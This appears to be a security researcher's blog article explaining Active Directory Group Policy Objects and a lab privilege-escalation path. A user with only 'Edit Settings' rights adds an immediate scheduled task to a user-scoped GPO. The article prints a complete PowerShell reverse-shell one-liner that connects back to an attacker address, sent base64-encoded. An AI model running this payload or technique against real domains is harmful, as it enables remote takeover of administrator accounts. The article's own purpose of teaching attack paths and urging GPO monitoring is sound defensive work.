

GPO - Attack path
This article describes what is a GPO (Group Policy Object) and shows a possible attack path when an attacker has modification rights on a GPO applied to users.
Group Policy Object
Definition
Active Directory has different purposes, one of which is to keep a homogeneous information system. Active Directory allows you to manage all hosts and users on your network. For that purpose, Group Policy Objects (GPO) are an indispensable tool.
Concretely, GPOs are sets of rules / actions applied to a well-defined set of objects. A GPO can do many, many things.

As seen in this screenshot, it’s possible to create / modify scripts that will be executed at computer startup and shutdown, change firewall settings, create scheduled tasks, or even add users in the local administration group. These are just a few examples to show how diverse and powerful GPOs are.
GPO
A GPO is a set of 2 elements:
- A Container (Group Policy Container - GPC), which is the object registered in Active Directory, under the group
adsec.local > system > policies. Each GPO is identified by a domain-wide unique id.

This is where GPO creation/modification rights are finely managed, like any object in Active Directory.
- Files that contain information to be applied to machines or users. These files are present on each domain controller in the network share
\\dc-01.adsec.local\SYSVOL\adsec.local\Policies\and are accessible to every authenticated user. One folder per GPO, the folder name being the unique identifier corresponding to the GPC container.

It is thanks to this network share that all domain accounts can retrieve and update their GPOs.
Research context
In my crusade in Active Directory, I frequently use Bloodhound developed by @wald0, @Harmj0y and @CptJesus, whom I can’t thank enough for their work and availability on their slack BloodHoundHQ.
After watching @wald0 and @CptJesus’s talk at WeAreTroopers, I started looking for GPO attack paths. Bloodhound is of great help for that because it includes an attack path when a domain account has WriteDacl rights on a GPO.

In this diagram, we see a user with a skull, corresponding to a compromised account. This account is a member of a group with WriteDacl rights on a GPO. This GPO ultimately applies to an Organizational Unit (OU) containing the user in the bottom right corner, the target of the attack.
This WriteDacl right allows group members to modify the GPO’s ACLs (Access Control List), and can thus change the object’s owner. It means that a member of this group can self-proclaim to be the owner, and modify it arbitrarily.
By default, when a GPO is created, few people have the right to modify it. Users can read it (mandatory to be able to apply it) but only the Domain Admins and Enterprise Admins groups have full rights on it. They can modify it (Edit settings), remove it (Delete), and update the access rights (Modify Security).

If an administrator wants to delegate these permissions to a user without adding them to one of the two groups, they can do this via the delegation tab. It is a place that simplifies rights management on GPOs. It is quite possible to modify the rights directly at the GPC level, but it is much more complex.


According to the scroll bar, there is a very, very large number of access parameters.
It is therefore easier to go through the GPO management interface to add a user in order to delegate rights:

Then we indicate the rights we grant them:

Three choices are proposed, choices which are preselections that make life easier for administrators, by modifying very specific rights at the GPC level.

Now this user is one of the users / groups that have the ultimate rights on this GPO. It is this total control that appears in BloodHound when an entity has a WriteDacl link to a GPO. Indeed, this preset adds the security settings Modify Owner and Modify Permissions to the user.
“Edit Settings” right
We saw that we have three levels of delegation:
- Read
- Edit Settings
- Edit Settings, delete, modify security
Only the third level is supported in the BloodHound collection process. However, what happens if a user only has the right to modify the GPO, but not the associated ACLs? Since BloodHound does not track this relationship, I wanted to find out.

So I created an example GPO, called TestGPO Abuse, which applies to all users belonging to the Domain Users Organizational Unit. As in the previous example, I added the modification right on this GPO to the user jdoe (Edit Settings), but he can not modify the ACLs (Modify security).
GPOs applied to users
In my research, I also wanted to know what I could do when the GPO only applied to users, not machines. This is why TestGPO Abuse only applies to the Domain Users OU. It means that all the controllable settings in the Computer Configuration part of the GPO will not apply if this GPO is intended for users. Only those in User Configuration will.

But concretely, what is available in the GPO settings applied to a user? Much less, but interesting settings anyway!

You can see that we can install packages, manage login / logout scripts once again, edit local groups and users and scheduled tasks.
Exploitation via Immediate Scheduled Tasks
We will focus more specifically on the scheduled tasks. It is possible to create scheduled tasks that will run immediately when the GPO is applied to the user.
Let’s log in as jdoe on a computer so we can create this task.

The author of the task is jdoe, but he is not the one who will execute the task when the GPO is applied. It will be executed as the user working on the computer when the GPO is applied. It means that if msmith boots up a computer and logs in, the newly created GPO will be applied, and the script will be executed as msmith.

In the Actions tab, we indicate what will happen when it executes. Here, we use a PowerShell reverse-shell so that when it is executed, the target user connects back to the attacker and executes a shell.
$client = New-Object System.Net.Sockets.TCPClient("10.0.20.12",443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
This code is encoded in base 64 and sent with the command powershell -enc <command in base 64>.

Once this task is created, when the GPO is applied on a user, for example support-account (who is a Domain Administrator in this lab), the code is executed on the host as support-account, and the attacker gains a shell as Domain Admin.
Conclusion
The idea of this article is to show that GPOs are a pillar in Active Directory, and must be monitored just as much as many other objects. An improperly placed permission can allow an attacker to abuse a GPO and elevate their privileges in the information system.
We took here as an example a scheduled task applied to a user, however there are a large number of possibilities opened by GPOs that can be used to execute code.